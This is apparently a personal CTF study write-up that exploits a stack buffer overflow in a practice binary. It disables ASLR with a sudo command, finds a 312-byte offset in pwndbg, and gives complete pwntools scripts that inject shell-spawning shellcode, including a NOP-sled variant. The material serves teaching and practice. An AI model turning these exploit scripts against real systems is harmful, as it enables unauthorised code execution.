Shellcode (reworked using pwndbg)
Disabling ASLR
ASLR is a security technique, and while it is not specifically designed to combat shellcode, it involves randomising certain aspects of memory (we will talk about it in much more detail later). This randomisation can make shellcode exploits like the one we're about to do more less reliable, so we'll be disabling it for now using this.
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
Again, you should never run commands if you don't know what they do
Finding the Buffer in Memory
I'm debugging using pwndbg. Firstly, i want to analyze this ELF.
~/ctf/cybersecnotes/pwn/shellcode
❯ pwndbg vuln 14:48:24
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 16.3 in 0.00ms using Python engine 3.13
pwndbg: loaded 212 pwndbg commands. Type pwndbg [filter] for a list.
pwndbg: created 13 GDB functions (can be used with print/break). Type help function to see them.
Reading symbols from vuln...
This GDB supports auto-downloading debuginfo from the following URLs:
<https://debuginfod.archlinux.org>
<https://debuginfod.cachyos.org>
Debuginfod has been disabled.
To make this setting permanent, add 'set debuginfod enabled off' to .gdbinit.
(No debugging symbols found in vuln)
gef➤ info func
All defined functions:
Non-debugging symbols:
0x08049000 _init
0x08049030 gets@plt
0x08049040 puts@plt
0x08049050 __libc_start_main@plt
0x08049060 _start
0x080490a0 _dl_relocate_static_pie
0x080490b0 __x86.get_pc_thunk.bx
0x080490c0 deregister_tm_clones
0x08049100 register_tm_clones
0x08049140 __do_global_dtors_aux
0x08049170 frame_dummy
0x08049172 unsafe
0x080491b1 main
0x080491c9 __x86.get_pc_thunk.ax
0x080491d0 __libc_csu_init
0x08049230 __libc_csu_fini
0x08049231 __x86.get_pc_thunk.bp
0x08049238 _fini
gef➤ disas main
Dump of assembler code for function main:
0x080491b1 <+0>: push ebp
0x080491b2 <+1>: mov ebp,esp
0x080491b4 <+3>: and esp,0xfffffff0
0x080491b7 <+6>: call 0x80491c9 <__x86.get_pc_thunk.ax>
0x080491bc <+11>: add eax,0x2e44
0x080491c1 <+16>: call 0x8049172 <unsafe>
0x080491c6 <+21>: nop
0x080491c7 <+22>: leave
0x080491c8 <+23>: ret
End of assembler dump.
gef➤ disas unsafe
Dump of assembler code for function unsafe:
0x08049172 <+0>: push ebp
0x08049173 <+1>: mov ebp,esp
0x08049175 <+3>: push ebx
0x08049176 <+4>: sub esp,0x134
0x0804917c <+10>: call 0x80490b0 <__x86.get_pc_thunk.bx>
0x08049181 <+15>: add ebx,0x2e7f
0x08049187 <+21>: sub esp,0xc
0x0804918a <+24>: lea eax,[ebx-0x1ff8]
0x08049190 <+30>: push eax
0x08049191 <+31>: call 0x8049040 <puts@plt>
0x08049196 <+36>: add esp,0x10
0x08049199 <+39>: sub esp,0xc
0x0804919c <+42>: lea eax,[ebp-0x134]
0x080491a2 <+48>: push eax
0x080491a3 <+49>: call 0x8049030 <gets@plt>
0x080491a8 <+54>: add esp,0x10
0x080491ab <+57>: nop #I will set a breakpoint in this address.
0x080491ac <+58>: mov ebx,DWORD PTR [ebp-0x4]
0x080491af <+61>: leave
0x080491b0 <+62>: ret
End of assembler dump.Finding the Padding
Now we need to calculate the padding until the return pointer.
gef➤  cyclic 350
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadma
gef➤  r
Starting program: /home/claritys/ctf/cybersecnotes/pwn/shellcode/vuln
warning: Unable to find libthread_db matching inferior's thread library, thread debugging will not be available.
Overflow me                                                                                aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaacnaacoaacpaacqaacraacsaactaacuaacvaacwaacxaacyaaczaadbaadcaaddaadeaadfaadgaadhaadiaadjaadkaadlaadma

[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0xffffcd84  →  "aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaama[...]"
$ebx   : 0x64616162 ("baad"?)
$ecx   : 0x0
$edx   : 0xf7f7e894  →  0x00000000
$esp   : 0xffffcec0  →  "eaadfaadgaadhaadiaadjaadkaadlaadma"
$ebp   : 0x64616163 ("caad"?)
$esi   : 0xf7f7ce2c  →  0x0028ad4c
$edi   : 0x080491d0  →  <__libc_csu_init+0000> push ebp
$eip   : 0x64616164 ("daad"?)                    #FOCUS IN THIS ONE!
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
──────────────────────────────────────────────────────────────────────────────── stack ────
0xffffcec0│+0x0000: "eaadfaadgaadhaadiaadjaadkaadlaadma"         ← $esp
0xffffcec4│+0x0004: "faadgaadhaadiaadjaadkaadlaadma"
0xffffcec8│+0x0008: "gaadhaadiaadjaadkaadlaadma"
0xffffcecc│+0x000c: "haadiaadjaadkaadlaadma"
0xffffced0│+0x0010: "iaadjaadkaadlaadma"
0xffffced4│+0x0014: "jaadkaadlaadma"
0xffffced8│+0x0018: "kaadlaadma"
0xffffcedc│+0x001c: "laadma"                                                               ────────────────────────────────────────────────────────────────────────── code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x64616164

gef➤  cyclic -l daad                              #IM USING EIP VALUE
Finding cyclic pattern of 4 bytes: b'daad' (hex: 0x64616164)
Found at offset 312
The padding is 312 bytes.
This value that gets printed out is a local variable - due to its size, it's fairly likely to be the buffer. Let's set a breakpoint just after gets() and find the exact address.
I'm running this script because my env it's little bit 'special'.
from pwn import *
import time
context.binary = './vuln'
context.terminal = ['ghostty', '-e']
p = process()
gdb.attach(p)
pause()
shellcode = asm(shellcraft.sh())
payload = shellcode
payload = payload.ljust(312, b'A')
payload += p32(0xffffcd84)
p.sendline(payload)
p.interactive() And then, i set a breakpoint in address 0x080491ab (nop).
gef➤  b *0x80491ab
Breakpoint 1 at 0x80491ab
gef➤  c

gef➤  p/x $ebp-0x134
$1 = 0xffffcee4
gef➤  x/32bx $ebp-0x134
0xffffcee4:     0x6a    0x68    0x68    0x2f    0x2f    0x2f    0x73    0x68
0xffffceec:     0x2f    0x62    0x69    0x6e    0x89    0xe3    0x68    0x01
0xffffcef4:     0x01    0x01    0x01    0x81    0x34    0x24    0x72    0x69
0xffffcefc:     0x01    0x01    0x31    0xc9    0x51    0x6a    0x04    0x59
It appears to be at 0xffffcee4; if we run the binary multiple times, it should remain where it is (if it doesn't, make sure ASLR is disabled!). REMEMBER, THE VALUE OF $ebp - 0x134 MIGHT BE DIFFERENT, DEPENDS THE OS ARCH.
Putting it all together
In order for the shellcode to be correct, we're going to set context.binary to our binary; this grabs stuff like the arch, OS and bits and enables pwntools to provide us with working shellcode.
from pwn import *

context.binary = ELF('./vuln')

p = process()
We can use just process() because once context.binary is set it is assumed to use that process
Now we can use pwntools' awesome shellcode functionality to make it incredibly simple.
payload = asm(shellcraft.sh())          # The shellcode
payload = payload.ljust(312, b'A')      # Padding
payload += p32(0xffffcee4)              # Address of the Shellcode
Yup, that's it. Now let's send it off and use p.interactive(), which enables us to communicate to the shell.
log.info(p.clean())

p.sendline(payload)

p.interactive()
If you're getting an EOFError, print out the shellcode and try to find it in memory - the stack address may be wrong
~/ctf/cybersecnotes/pwn/shellcode
❯ python3 solver.py 16:37:47
[*] '/home/claritys/ctf/cybersecnotes/pwn/shellcode/vuln'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX unknown - GNU_STACK missing
PIE: No PIE (0x8048000)
Stack: Executable
RWX: Has RWX segments
Stripped: No
[.] Starting local process '/home/claritys/ctf/cybersecnotes/pwn/shellcode/vuln': pid 41540[+]
/usr/lib/python3.14/site-packages/pwnlib/log.py:396: BytesWarning: Bytes is not text; assuming ASCII, no guarantees. See https://docs.pwntools.com/#bytes
self._log(logging.INFO, message, args, kwargs, 'info')
[*] Overflow me
[*] Switching to interactive mode
$ ls
payload source.c
exploit.py solver.py vulnAnd it works! Awesome.
Final Exploit
from pwn import *

context.binary = ELF('./vuln')

p = process()

payload = asm(shellcraft.sh())          # The shellcode
payload = payload.ljust(312, b'A')      # Padding
payload += p32(0xffffcee4)              # Address of the Shellcode

log.info(p.clean())

p.sendline(payload)

p.interactive()
NOP Sled
from pwn import *

context.binary = ELF('./vuln')

p = process()

shellcode = asm(shellcraft.sh())

payload = b'\x90' * 100
payload += shellcode
payload = payload.ljust(312, b'A')

payload += p32(0xffffcee4)

p.sendline(payload)

p.interactive()
Summary
We injected shellcode, a series of assembly instructions, when prompted for input
We then hijacked code execution by overwriting the saved return pointer on the stack and modified it to point to our shellcode
Once the return pointer got popped into EIP, it pointed at our shellcode
This caused the program to execute our instructions, giving us (in this case) a shell for arbitrary command execution